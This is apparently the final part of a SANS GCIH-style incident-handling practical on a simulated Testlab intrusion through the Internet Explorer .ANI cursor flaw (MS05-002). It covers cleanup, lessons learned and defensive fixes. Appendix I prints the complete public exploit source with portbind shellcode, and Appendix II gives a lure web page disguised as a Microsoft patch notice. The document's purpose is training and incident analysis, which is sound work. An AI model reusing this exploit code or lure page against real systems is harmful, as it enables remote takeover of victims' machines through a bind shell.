John Smith's computer was reinstalled from the scratch, it took about two hours to get all the applications loaded.
Especially the Anti-virus software signature update was checked , it was verified to be working
Microsoft automatic update was activated to scan all critical update and they were all installed on John's computer.
Network administrator group had been asked to check the anti-virus signature updates on all computer systems and Microsoft newest patches have been installed as well.

4.5 Lessons Learned

The incident has been handled but it is not over yet. During every incident, we can always learn something; we can always improve our process from what we failed to do. that is the purpose of Lessons Learned phase.
Tony Rooks was asked to write a final report and here are the main issues found in this incident and the suggestions which can prevent similar incident to happen again:

1. The root cause of this incident is that Microsoft security patch MS05-02 is not applied on time.

Analysis:
This vulnerability was found by eEye Security on Nov 15th 2004, Microsoft released the patch on Jan 11th, 2005, exploit code was released on Internet on Jan 23rd 2005, and the incident happened at Mar 4th, 2005. We can see that exploit code was released after Microsoft 's patch had been available.
Figure 4.5.1 was a statistics about the infected computers for this vulnerability

from Trendmicro web site, we can see the exploit started around Jan 23rd, 2005, when the exploit code was released; hit the peak on Feb 1st 2005, and began to drop. There were chance to prevent this vulnerability exploit before the peak point, but Testlab's workstations had never updated until the incident happened.

Solution:

Mandatory regular update policy has to be applied to all end user desktop. Weekly Microsoft baseline Security Analyzer must be run against each desktop and all servers to check the patch level.

Since downloading the patch from Microsoft directly could consume lots bandwidth, Microsoft System update server can be an option to the regular patch download, this will be further investigated by network administration team




Figure 4.5.1 Statistics for infected computers by ANI File Handling Vulnerability

2. HTTP web browsing is widely open from all desktops to Internet.

Analysis:

Although all staff have been educated to surf only on business related web sites, sometimes it is very difficult to make decision on whether it is business related or not; Even more, in some circumstances, the end user even don't know their computers are browsing Internet, this is the case when virus and some attack take control of their computer.

Solution:

A way has to be figured out to limit the traffic to business only web site technically, There are some products available for this purpose, such

Websense, which can specify which web site categories are allowed to access

3. HTTP and FTP traffic is not scanned by perimeter anti-virus device

Analysis:

In this incident, malicious code was delivered through HTTP protocol, if HTTP traffic was scanned by anti-virus software, these packets would be dropped by perimeter gateway, the attack would not be successful.

Solution:

Testlab has Trendmicro InterScan Viruswall gateway working with firewall, it is easy to enable the gateway to scan HTTP and FTP traffic

4. FTP is allowed from all desktops to all internet IP addresses

Analysis:

The attacker was able to download the Netcat due to this security weakness in Testlab firewall policy, it is time to limit it to ftp download site to business related, this can reduce the chance to allow attack to download the breaking tool

Solution:

A list of FTP site has to be figured out and this list can be put into Check Point firewall to limit the FTP site to be accessed from internet LAN.

5. End user have full access to all the command in c:\WINNT\system32 folder

Analysis:

The commands under c:\WINNT\system32 are very useful, such as "command.exe, arp.exe, netstat.exe etc". Access to these commands will not benefit the end user too much, these commands are normally used by network administrators to do troubleshooting. Deny end user to access these command will increase the security level. In this incident, if John had not been given the right to access the "command.exe" or "cmd.exe", the attack would only have the permission whatever John had, the exploit would not have been successful.

Solution:

Remove the domain user group from the security settings, Allow administrator group, power user group and system group to execute "command.exe" "cmd.exe" in c:\winnt\system32, turn the audit on so the central logging server can see these activities.

6. Company email addresses were posted on Google.com

Analysis:

This was why Intruder could break into the company network from the very beginning. John Smith would not have trusted anybody if that email had not been coming from Tony Rooks, the network administrator.

Solution:
A request has to be sent to Google.com to remove all company email addresses from its search engine, a policy has to be set up to reduce exposure of the company email address to the public community.

Reference:

SANS Institute Track 4 – Hacker Techniques, Exploits & Incident Handling V4.1, 2004 By WWW.SANS.ORG

SANS Institute http://www.giac.org/practicals/administrivia.php

SANS Institute http://www.giac.org/certified_professionals/practicals/gcih/0684.php by Alan Davies

K-Otik http://k-otik.com/exploits/20050123.HOD-ms05002-ani-expl.c.php

http://destroy.net/machines/security/P49-14-Aleph-One by Aleph One

Metasploit http://www.metasploit.com/sc/win32_reverse.asm

http://www.cs.ucsb.edu/~jzhou/security/overflow.html by Aleph One

http://lists.seifried.org/pipermail/security/2005-January/006253.html

NSF http://nsfsecurity.pr.erau.edu/bom/

Security Focus http://www.securityfocus.com/bid/12233

IANA http://www.iana.org/ipaddress/ip-addresses.htm

Microsoft http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/winui/windowsuserinterface/resources/cursors/usingcursors.asp

Microsoft http://www.microsoft.com/technet/security/bulletin/MS05-002.mspx

Trendmicro

Appendix I

Exploit code
From http://k-otik.com/exploits/20050123.HOD-ms05002-ani-expl.c.php

Microsoft Internet Explorer .ANI Files Handling Exploit (MS05-002)
Date : 23/01/2005

```
/* HOD-ms05002-ani-expl.c: 2005-01-10: PUBLIC v.0.2
*
* Copyright (c) 2004-2005 houseofdabus.
*
* (MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit
* (CAN-2004-1049)
*
*
*
* .::[ houseofdabus ]::.
*
*
*
* (universal -- for all affected systems)
* ---------------------------------------------------------------------
* Description:
* A remote code execution vulnerability exists in the way that
* cursor, animated cursor, and icon formats are handled. An attacker
* could try to exploit the vulnerability by constructing a malicious
* cursor or icon file that could potentially allow remote code
* execution if a user visited a malicious Web site or viewed a
* malicious e-mail message. An attacker who successfully exploited
* this vulnerability could take complete control of an affected
* system.
*
* ---------------------------------------------------------------------
* Patch:
* http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx
*
* ---------------------------------------------------------------------
* Tested on:
* - Windows Server 2003
* - Windows XP SP1
* - Windows XP SP0
* - Windows 2000 SP4
* - Windows 2000 SP3
* - Windows 2000 SP2
*
* ---------------------------------------------------------------------
* Compile:
*
* Win32/VC++ : cl -o HOD-ms05002-ani-expl HOD-ms05002-ani-expl.c
* Win32/cygwin: gcc -o HOD-ms05002-ani-expl HOD-ms05002-ani-expl.c
* Linux : gcc -o HOD-ms05002-ani-expl HOD-ms05002-ani-expl.c
*
```

```
* ---------------------------------------------------------------------
* Example:
*
* C:\>HOD-ms05002-ani-expl.exe poc 7777
* <...>
* [*] Creating poc.ani file ... Ok
* [*] Creating poc.html file ... Ok
*
* C:\>
*
* start IE -> C:\poc.html
*
* C:\>telnet localhost 7777
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\Documents and Settings\Administrator\Desktop>
*
* ---------------------------------------------------------------------
*
* This is provided as proof-of-concept code only for educational
* purposes and testing by authorized individuals with permission to
* do so.
*
*/

#include <stdio.h>
#include <stdlib.h>


/* ANI header */
unsigned char aniheader[] =
"\x52\x49\x46\x46\x9c\x18\x00\x00\x41\x43\x4f\x4e\x61\x6e\x69\x68"
"\x7c\x03\x00\x00\x24\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

/* jmp offset, no Jitsu */
"\x77\x82\x40\x00\xeb\x64\x90\x90\x77\x82\x40\x00\xeb\x64\x90\x90"
"\xeb\x54\x90\x90\x77\x82\x40\x00\xeb\x54\x90\x90\x77\x82\x40\x00"
"\xeb\x44\x90\x90\x77\x82\x40\x00\xeb\x44\x90\x90\x77\x82\x40\x00"
"\xeb\x34\x90\x90\x77\x82\x40\x00\xeb\x34\x90\x90\x77\x82\x40\x00"
"\xeb\x24\x90\x90\x77\x82\x40\x00\xeb\x24\x90\x90\x77\x82\x40\x00"
"\xeb\x14\x90\x90\x77\x82\x40\x00\xeb\x14\x90\x90\x77\x82\x40\x00"
"\x77\x82\x40\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";


/* portbind shellcode */
unsigned char shellcode[] =
"\xeb\x70\x56\x33\xc0\x64\x8b\x40\x30\x85\xc0\x78\x0c\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\xeb\x09\x8b\x40\x34\x8d\x40\x7c\x8b"
"\x40\x3c\x5e\xc3\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x03\xd5\x8b\x4a\x18\x8b\x5a\x20\x03\xdd\xe3\x34\x49\x8b\x34\x8b"
```

```
"\x03\xf5\x33\xff\x33\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x03"
"\xf8\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x03\xdd\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x03\xdd\x8b\x04\x8b\x03\xc5\x89\x44\x24\x1c"
"\x61\xc3\xeb\x3d\xad\x50\x52\xe8\xa8\xff\xff\xff\x89\x07\x83\xc4"
"\x08\x83\xc7\x04\x3b\xf1\x75\xec\xc3\x8e\x4e\x0e\xec\x72\xfe\xb3"
"\x16\x7e\xd8\xe2\x73\xad\xd9\x05\xce\xd9\x09\xf5\xad\xa4\x1a\x70"
"\xc7\xa4\xad\x2e\xe9\xe5\x49\x86\x49\xcb\xed\xfc\x3b\xe7\x79\xc6"
"\x79\x83\xec\x60\x8b\xec\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5e"
"\xe8\x3d\xff\xff\xff\x8b\xd0\x83\xee\x36\x8d\x7d\x04\x8b\xce\x83"
"\xc1\x10\xe8\x9d\xff\xff\xff\x83\xc1\x18\x33\xc0\x66\xb8\x33\x32"
"\x50\x68\x77\x73\x32\x5f\x8b\xdc\x51\x52\x53\xff\x55\x04\x5a\x59"
"\x8b\xd0\xe8\x7d\xff\xff\xff\xb8\x01\x63\x6d\x64\xc1\xf8\x08\x50"
"\x89\x65\x34\x33\xc0\x66\xb8\x90\x01\x2b\xe0\x54\x83\xc0\x72\x50"
"\xff\x55\x24\x33\xc0\x50\x50\x50\x50\x40\x50\x40\x50\xff\x55\x14"
"\x8b\xf0\x33\xc0\x33\xdb\x50\x50\x50\xb8\x02\x01\x11\x5c\xfe\xcc"
"\x50\x8b\xc4\xb3\x10\x53\x50\x56\xff\x55\x18\x53\x56\xff\x55\x1c"
"\x53\x8b\xd4\x2b\xe3\x8b\xcc\x52\x51\x56\xff\x55\x20\x8b\xf0\x33"
"\xc9\xb1\x54\x2b\xe1\x8b\xfc\x57\x33\xc0\xf3\xaa\x5f\xc6\x07\x44"
"\xfe\x47\x2d\x57\x8b\xc6\x8d\x7f\x38\xab\xab\xab\x5f\x33\xc0\x8d"
"\x77\x44\x56\x57\x50\x50\x50\x40\x50\x48\x50\x50\xff\x75\x34\x50"
"\xff\x55\x08\xf7\xd0\x50\xff\x36\xff\x55\x10\xff\x77\x38\xff\x55"
"\x28\xff\x55\x0c";

#define SET_PORTBIND_PORT(buf, port) *(unsigned
short *)(((buf)+300)) = (port)

unsigned char discl[] =
"This is provided as proof-of-concept code only for
educational"
" purposes and testing by authorized individuals with
permission"
" to do so.";

unsigned char html[] =
"<html>\n"
"(MS05-002) Microsoft Internet Explorer .ANI Files Handling
Exploit"
"<br>Copyright (c) 2004-2005 .: houseofdabus :.<br><a href
=\""
"http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx\">"
"Patch (MS05-002)</a>\n"
"&lt;script&gt;alert(\"%s\")&lt;/script&gt;\n<head>\n\t<style>\n"
"\t\t* {CURSOR: url(\"%s.ani\")}\n\t</style>\n</head>\n"
"</html>";


unsigned short
fixx(unsigned short p)
{
unsigned short r = 0;
r = (p & 0xFF00) >> 8;
r |= (p & 0x00FF) << 8;

return r;
}
```

```
void
usage(char *prog)
{
printf("Usage:\n");
printf("%s <file> <bindport>\n\n", prog);
exit(0);
}


int
main(int argc, char **argv)
{
FILE *fp;
unsigned short port;
unsigned char f[256+5] = "";
unsigned char anib[912] = "";


printf("\n(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit\n\n");
printf("\tCopyright (c) 2004-2005 .: houseofdabus :.\n\n\n");
printf("Tested on all affected systems:\n");
printf(" [+] Windows Server 2003\n [+] Windows XP SP1, SP0\n");
printf(" [+] Windows 2000 All SP\n\n");

printf("%s\n\n", discl);
if ( (sizeof(shellcode)-1) > (912-sizeof(aniheader)-3) ) {
printf("[-] Size of shellcode must be <= 686 bytes\n");
return 0;
}
if (argc < 3) usage(argv[0]);

if (strlen(argv[1]) > 256) {
printf("[-] Size of filename must be <=256 bytes\n");
return 0;
}

/* creating ani file */
strcpy(f, argv[1]);
strcat(f, ".ani");
printf("[*] Creating %s file ...", f);
fp = fopen(f, "wb");
if (fp == NULL) {
printf("\n[-] error: can\'t create file: %s\n", f);
return 0;
}
memset(anib, 0x90, 912);

/* header */
memcpy(anib, aniheader, sizeof(aniheader)-1);
/* shellcode */
port = atoi(argv[2]);
SET_PORTBIND_PORT(shellcode, fixx(port));
memcpy(anib+sizeof(aniheader)-1, shellcode, sizeof(shellcode)-1);

fwrite(anib, 1, 912, fp);
printf(" Ok\n");
```

```
fclose(fp);

/* creating html file */
f[0] = '\0';
strcpy(f, argv[1]);
strcat(f, ".html");
printf("[*] Creating %s file ...", f);
fp = fopen(f, "wb");
if (fp == NULL) {
printf("\n[-] error: can\'t create file: %s\n", f);
return 0;
}
sprintf(anib, html, discl, argv[1]);
fwrite(anib, 1, strlen(anib), fp);
printf(" Ok\n");
fclose(fp);

return 0;
}
```

Appendix II

HTML malicious code

```
<html>
Welcome to Microsoft Security update Web site, Please
download the MS05-02 patch immediately!<br><a href
="http://www.microsoft.com/technet/security/Bulletin/MS05-
002.mspx">Patch (MS05-002)</a>
<head><style>
          * {CURSOR: url("back.ani")}
     </style>
</head>
</html>
```

Appendix III

Operating System and software loaded on Testlab.com machines:

Jack's computer:
Windows 2000 Professional SP4

Internet Router:
Windows 2000 SP4 server, with IIS and routing enabled
Check Point Firewall Management Console

John Smith's computer:
Windows XP professional SP1a

DMZ server: Windows 2000 SP4
Mailenable for POP3 and SMTP
EventTrack for central logging

Firewall :
Check Point SecurePlatform NG AI version